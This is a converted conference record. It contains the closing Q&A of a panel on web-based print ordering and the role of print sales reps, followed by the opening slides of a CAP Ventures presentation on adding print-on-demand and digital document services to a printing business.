enough to design an order and obtain a business card by the methods you described, but anything more complex requires some guidance, a hand-holder. And that's traditionally the role that the printing sales rep has fulfilled. He or she is the person who conveys the customer's instructions from the customer site to the place where the manufacturing occurs. And I'm wondering how you can guarantee the integrity of customer relationships if you eliminate, as you appear to be eliminating, that interface that the printing sales rep provides between customer and manufacturing site?

**Mr. Hu:** The printing sales is alive and well in our scheme of things. If you look at what Collabria is trying to do, especially in light of the manufacturing focus, in light of the industry background that we painted, the problem with the industry is that today print manufacturing begins at the document creator. What we as manufacturing entities or printers need to do is to engage that customer earlier, in order to influence their decisions and work methods. And the Internet provides that opportunity. Most of the services that we're designing may be appropriately classified as customer service-oriented as opposed to sales-oriented. Today, we find sales people very much part of the customer service mode as being good salespersons. But really, if we could take the drudgery out of the customer service part, wouldn't that salesperson be even better at fulfilling the customer's needs, looking at problems and so on and so forth?

**Mr. Mehta:** I'm going to add something to that. We have a similar approach to what Robert just talked about. In my view, you can't take away the value of a human relationship between a sales rep and their customer. What you can do, however, is significantly improve the ability of the rep to serve his or her customer better. So, one of the things you want to do is, through electronic interfaces, Web browsers and so forth, is provide the rep with the most accurate availability information, job information, customer information. Provide a 360-degree customer view that they can then use to improve their relationship with their customer. So, we think that a customer service rep or a sales rep is very important and we enhance it through the electronic information that goes from the front-end to the back-end.

**Speaker:** I might comment about our model here, which is primarily a direct sales model and a leveraged direct sales model. The first thing, without being too disparaging to the print industry, I would not think that most of the gold stars in this industry should go to the sales forces. And so it's not necessarily, in my view, something that our system should look at, making our existing sales forces better, but rather rethinking those processes. In fact, I think if you study a lot of sales forces, there's a lot of order-taking and a modest amount of value-add. And in fact, if you talk, as I do, to our vendor network, there is extreme frustration with the value-add that the salespeople bring, sometimes not a lot of value-add for fairly high compensation, often more than the owners get themselves. And that's a frustrating point for people who are certainly in our vendor network. So, our approach is to use a direct sales model for at least part of our business growth that is selling the value and the procurement in the business relationship. The actual print work is focused on people who are print customer service representatives, so that's part of our high-touch. It's highly leveraged through our system. Just to kind of give you a perspective of where we are.

**Speaker:** But the point here is that your focus for sales is towards solutions and toward higher value-added. You're giving people a whole system, for example, of how they're going to approach certain categories of printer product. And the role of order-taking, well that's what's automated. Basically, the answer to the question is in all of these approaches there are certain aspects which are self-serve, but when you think about it as a business-to-business relationship the role of the salesperson becomes one of developing that customer relationship, being the first line in establishing a solution. And it's a much higher value-added proposition. And it takes, frankly, a different skill set.

**Audience:** My question is for Royal as well as the very sagacious Mills Davis. Do you have any comments about the relative merits of iPrint versus that of job-ticketing software, such as we've seen

from IBM and Xerox which would seem to encompass a good deal of what you do'

**Speaker:** Say like Digipath or something.

**Mr. Farros:** Yes, they both are performing somewhat of the same duties. So, when you ask what are the relative merits, we like our process. We think our process is simple, quick, works and is complete and robust. I've never seen the IBM solution. I'm guessing it's doing the same thing and probably has a few more zeroes thrown at the end of it, in terms of expense. [Laughter] So, I can't give you the merits. I know that we're solving a lot of the same problems. Is this the software that's also doing some of the on-demand type stuff?

**Audience:** Exactly.

**Mr. Farros:** Right. So, from our point of view, where they're doing on-demand, we have a routing system. If I'm printing to you and all of sudden your plant goes down. it takes me about ten seconds to route it somewhere else in the country. Without knowing exactly what IBM does, I believe we're solving the same problem.

**Mr. Davis:** The fundamental difference, however, is this. A job-ticketing scheme comes in at the point where you create a specification and then you want to process that specification. What these guys are all developing in their environments, whether you talk to Collabria, iPrint or any of them, is basically integrating a lot of the authoring side activity into the specification process. So, it's in-browser creation of what it is that's going to be printed.

**Mr. Farros:** When you create something, you don't know this, but you're doing typesetting and job-ticketing while you're creating. It's all wrapped up in one.

**Audience:** This is for Eric. I understand iPrint and that makes a lot of sense to me in terms of how that can work. I'm more confused about when you're doing promotional material. How are you dealing with color? How are you dealing with a digital file that's created x and somehow it moves through the Web and then is rendered as a physical object, y? Is that a problem for you at all? Is that something you deal with?

**Mr. Bean:** It's a bimodal distribution out there. People either want blue or they want a specific PMS color.

**Mr. Franzino:** Any other questions from the floor? Well, I thank you. Let's give a round of applause for the panel. [Applause]

[End of Session]


# Digital Printing

## Adding POD Services to your Business

Barbara A. Pellow  
Group Director, CAP Ventures

CAP Ventures, Inc. • 600 Cordwainer Drive • Norwell, MA 02061  
Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

00000190






# Topics

- † Why Digital Document Services
- † Leveraging Market MegaTrends
- † Putting It All Together
  - u Integrated Digital Solutions Approaches




# It's Not Just a Page... It's a Package

## Digital Printing




## Digital Document Services




- Document Design
- Document Management
- Variable Data Printing
- Data Base Management
- Web Page Design
- Media Replication
- Document Distribution
- Kitting/Fulfillment
- Consulting and Integration Services

# It's Not Just Printing... It's Business Communications


Printed Product




Print Project




**Book**



**Bill / Invoice**



**Brochure**



**Direct Mail**

**Sales  
Automation  
Lead Response  
Management**

**Customer  
Retention**

**Investor  
Relations**

**Customer  
Service**

**Loyalty  
Management**

**Employee  
Relations**

# It's Not Low Cost..It's Full Service

## The Pros:

- u Higher Customer Loyalty
- u Higher Switching Costs
- u Predictable Recurring Revenue Streams
- u Higher Margins

## The Cons:




- u Longer Sales Cycle/Market Education Investment
- u Technology Infrastructure Investment

# Digital Print Megatrends The Technology/Infrastructure Enablers


† World Wide Web

† Personalization


† Outsourcing



